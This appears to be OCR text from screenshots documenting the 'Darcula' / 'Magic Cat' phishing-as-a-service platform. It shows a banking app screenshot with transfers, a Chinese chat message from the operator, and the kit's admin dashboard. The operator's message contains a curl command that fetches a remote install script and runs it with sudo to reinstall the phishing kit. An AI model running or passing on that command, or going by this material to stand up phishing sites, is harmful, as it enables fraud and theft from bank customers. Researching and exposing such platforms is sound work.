
mnemonic









CULTURE





SOS only VPN 2:54 pm 9%

Accounts

Funds $2,599,622.94

Balance $2,599,622.94

Transactions Statements Notices

View your Spend Summary

Today 25 November 2023

Mobile Phone Banking Funds Transfer 284949 -$18,849.00

Yesterday 24 November 2023

ANZ Internet Banking Funds Tfer Transfer 253042 To 012403351154685 -$30,000.00

Sunday 19 November 2023

ANZ Internet Banking Funds Tfer Transfer 799854 From 550576442 $10.00


BSN
AmBank
Hong Leong Bank
SHARE
MBB 114 A


上网啦!


AMBER
跟我中間
AMBER









darcula !看简介!
owner
我这边域名全挂了，有出问题的用这段代码重装一下，已安装的数据不会丢失。
curl https://deploy.magic-cat.world/install.sh -o install.sh && chmod +x install.sh && sudo ./install.sh
4:07 AM
darcula !看简介! pinned "我这边域名全挂了，有出问题的用..."

神奇猫猫 (MAGIC CAT)

The phishing platform

mnemonic


post.lol/lI6c7LLyDc/#/lo
https://post.lol/lI6c7LLyDc/#/login
Welcome back!
Who are you?
tell me who are you?
Password
wow
Enter

概览 - 神奇猫猫

https://post.lol/ll6c7LLyDc/#/

神奇猫猫

- 概览
- 实时动态
- 数据浏览
- 访问日志
- 源码配置
- 访客黑名单
- 管理员

所有域名

访问量仅统计成功打开前台的

今日访问量

0个

总访问量

0个

建议每天点一次更新源码
然后去源码列表更新前台
来保持最新版本

更新源码 申请证书

• 当前在线

后台在线人数: 1

全部在线人数: 1

当前授权码不存在

源码配置

访客黑名单

